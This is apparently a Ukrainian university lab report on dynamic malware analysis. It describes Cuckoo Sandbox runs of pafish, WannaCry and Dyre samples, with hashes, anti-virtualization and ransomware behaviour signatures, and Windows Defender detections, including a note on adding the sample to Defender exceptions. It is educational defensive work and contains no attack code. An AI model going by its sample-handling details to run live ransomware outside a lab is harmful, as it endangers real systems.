

# Лабораторна робота №3

## Динамічний аналіз шкідливого програмного забезпечення

**Виконав:**  
Студент 3 курсу ФТІ  
групи ФІ-92  
Поночевний Назар Юрійович  
Варіант 6

### Мета роботи

Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64.

### Завдання 1:

Протестуйте pafish.exe (розділ 3.3.3) у Cuckoo (розділ 3.3.1). Порівняйте результати з прямим запуском у віртуальній машині;

- 1) Налаштували Cuckoo всередині Kali через Nested-VT і протестували pafish.exe

The screenshot shows the Cuckoo Sandbox interface with two main windows. The left window is a terminal session titled '(venv)kali:kali ~\$ab3-reverse' showing log output from Cuckoo's VBScript module. The right window is the 'Summary' page for the file 'pafish.exe'. The summary includes details like file type (PE32 executable (console)), size (118.5KB), MD5 hash, SHA1 hash, SHA256 hash, CRC32 hash, ssdeep score, and Yara rules. A warning message at the bottom states: 'This file is very suspicious, with a score of 11.2 out of 10!'. Below the summary is a 'Score' section with various detection items. The bottom part of the interface shows a sidebar with icons and a list of detected evasion techniques.

Summary

File pafish.exe

Summary

Size 118.5KB

Type PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows

MD5 c52848d07a277c815edf1036dbc8723b

SHA1 1ba3e064695277623ad3f9f1a01a3e57cc686cb

SHA256 6ebcc5ecc129fc54ecc2e1fea024cb5c815fec8fe0e9d1f88cbdd96a85c3df

SHAS12 Show SHAS12

CRC32 638BF69F

ssdeep None


Yara • vmdetect - Possibly employs anti-virtualization techniques

This file is very suspicious, with a score of 11.2 out of 10!


Please notice: The scoring system is currently still in development and should be considered an alpha feature.



Score

- Looks for known filepaths where sandboxes execute samples (2 events)
- Checks the version of Bios, possibly for anti-virtualization (2 events)
- Attempts to detect a virtual machine by the use of a pseudo device (2 events)
- Installs an hook procedure to monitor for mouse events (1 event)
- Detects Joe or Anubis Sandboxes through the presence of a file (1 event)
- Detects VirtualBox through the presence of a device (4 events)
- Detects VirtualBox through the presence of a file (16 events)
- Detects VirtualBox through the presence of a registry key (4 events)
- Detects VirtualBox using WNetGetProviderName trick (1 event)
- Detects VirtualBox through the presence of a window (2 events)
- Detects VMware through the presence of various files (4 events)
- Detects VMware through the presence of a registry key (1 event)
- Detects the presence of Wine emulator (2 events)




## 2) Порівняємо результати з прямим запуском у VirtualBox





## Завдання 2:

Розгорніть лабораторію з 2-3 антивірусами. Оновіть бази до поточного стану;



## Завдання 3:

Дослідіть 3-5 зразків з theZoo у Cuckoo Sandbox і Антивірусній лабораторії з попереднього кроку;

### 1) WannaCry

#### • Cuckoo Sandbox

The screenshot shows the Cuckoo Sandbox interface. On the left, a terminal window displays the analysis log:

```
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Using "virtualbox" as machine manager
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Waiting for analysis task
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Task received: file:///c:/users/leth/cuckoo/cases/thezoo/4/analysis/4/task1.pdf
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Options: "processmemory=yes,route:none"
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Starting analysis 4 on guest (id=cuckoo1, ip=192.168.56.10, host=192.168.56.10)
2021-12-17 11:15:48+0200 [cuckoo.core.guest] INFO: Starting analysis 4 on guest (id=cuckoo1, ip=192.168.56.10)
2021-12-17 11:15:48+0200 [cuckoo.core.scheduler] INFO: Guest 4: analysis started
2021-12-17 11:15:52+0200 [cuckoo.core.scheduler] INFO: Task 4: end of analysis (normal)
2021-12-17 11:15:52+0200 [cuckoo.core.scheduler] INFO: Task 4: reports generation completed
2021-12-17 11:15:52+0200 [cuckoo.core.scheduler] INFO: Task 4: analysis generation completed
```

The right side of the interface shows the 'Summary' tab for the analysis. It includes:

- File info: md5, sha256, sha512, crc32
- Summary table with columns: Type, Size, MD5, SHA1, SHA256, SHA512, CRC32, and ssdeep.
- A note: "This file is very suspicious, with a score of 8.8 out of 10!"
- A warning at the bottom: "Please notice: The scoring system is currently alpha and should be considered an alpha feature."



The screenshot shows the Cuckoo Sandbox interface with the following details:

- Dashboard**: Shows 1 event, 0 pending, and 0 search results.
- Recent**: Shows 1 event.
- Pending**: Shows 0 events.
- Search**: Shows 0 results.
- Submit**: Button to submit new samples.
- Import**: Button to import existing samples.
- Analysis Results** (List):
  - Changes read-write memory protection to read-execute (probably to avoid detection when setting all RWX flags at the same time) (1 event)
  - The binary likely contains encrypted or compressed data indicative of a packer (2 events)
  - Uses Windows utilities for basic Windows functionality (1 event)
  - Appends a known WannaCry ransomware file extension to files that have been encrypted (50 out of 66 events)
  - Deletes a large number of files from the system indicative of ransomware, wiper malware or system destruction (50 out of 183 events)
  - Writes a potential ransom message to disk (1 event)
  - Uses suspicious command line tools or Windows utilities (1 event)
  - Performs 128 file moves indicative of a ransomware file encryption process (50 out of 128 events)
  - Appends a new file extension or content to 128 files indicative of a ransomware file encryption process (50 out of 128 events)
- Screenshots**: A preview window showing three screenshots of the infected Windows desktop.


## ● Антивірусна лабораторія

The screenshot shows the Windows Security app with the following details:

- File**, **Machine**, **View**, **Input**, **Devices**, **Help** menu items.
- Windows Security** window:
  - Full history** section: "Here is a list of items that Windows Defender Antivirus detected on your device."
  - Ransom:MSIL/Gorf** alert:
    - Alert level: Severe
    - Status: Quarantined
    - Date: 12/17/2021 5:33 AM
    - Category: Ransomware
    - Details: This program is dangerous and executes commands from an attacker.
    - [Learn more](#)
    - Affected items:** file: C:\Users\lEUUser\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry\Ransomware.WannaCry.zip
  - Get help** button.
  - OK** button.
  - Help improve Windows Security** and **Give us feedback** links.
- Taskbar**:
  - Windows icon
  - Type here to search input field
  - File Explorer icon
  - Edge browser icon
  - File Manager icon
  - Mail icon
  - Calculator icon
  - Power icon
  - System tray icons: battery, signal, volume, date/time (12/17/2021, 5:34 AM), and a Right Ctrl key indicator.





Якщо додати файл в Exceptions:




## 2) CryptoLocker (22 Jan 2014)

- Cuckoo Sandbox

## ● Антивірусна лабораторія





### 3) Dyre

- Cuckoo Sandbox

The screenshot displays the Cuckoo Sandbox analysis interface. On the left, there's a terminal window showing log entries from the analysis process. The main area is the 'Summary' tab, which provides detailed information about the analyzed file, including its type (MS-DOS executable PE32), size (268 KB), and various hash values. A 'Score' section indicates a benign rating of 0.6 out of 10. The interface also includes tabs for 'File dump1.exe', 'Network', 'File artifacts', and 'Report'.

The screenshot shows the Cuckoo analysis interface. At the top, there are buttons for Dashboard, Recent, Pending, Search, Submit, Import, and a pencil icon. A sidebar on the left contains icons for various analysis steps. The main area displays a summary: "One or more processes crashed (1 event)". Below this, there are tabs for Time & API, Arguments, Status, Return, and Report. The Time & API tab is selected, showing a stacktrace:

```

stacktrace:
BaseThreadInitThunk+0x12 OpenFileMappingA+0xc kernel32+0x4ef8c @ 0x7517ef8c
RtlInitializeExceptionChain+0xeff RtlFreeSid+0x117 ntdll+0x6367a @ 0x76de367a
RtlInitializeExceptionChain+0xc2 RtlFreeSid+0x144 ntdll+0x6364d @ 0x76de364d

```

Below the stacktrace, there is a section for exceptions:

```

_exception_
exception.symbol: exception.exception_code: 0xc0000005
exception.address: 0x0
registers.esp: 1373336
registers.edi: 0
registers.eax: 1964502906
registers.ebp: 1374816
registers.edx: 16786288
registers.ebx: 2147348480
registers.esi: 0
registers.ecx: 0

```

Registers are listed: esp=1373336, edi=0, eax=1964502906, ebp=1374816, edx=16786288, ebx=2147348480, esi=0, ecx=0.

Below this, a message indicates "Potentially malicious URLs were found in the process memory dump (1 event)".

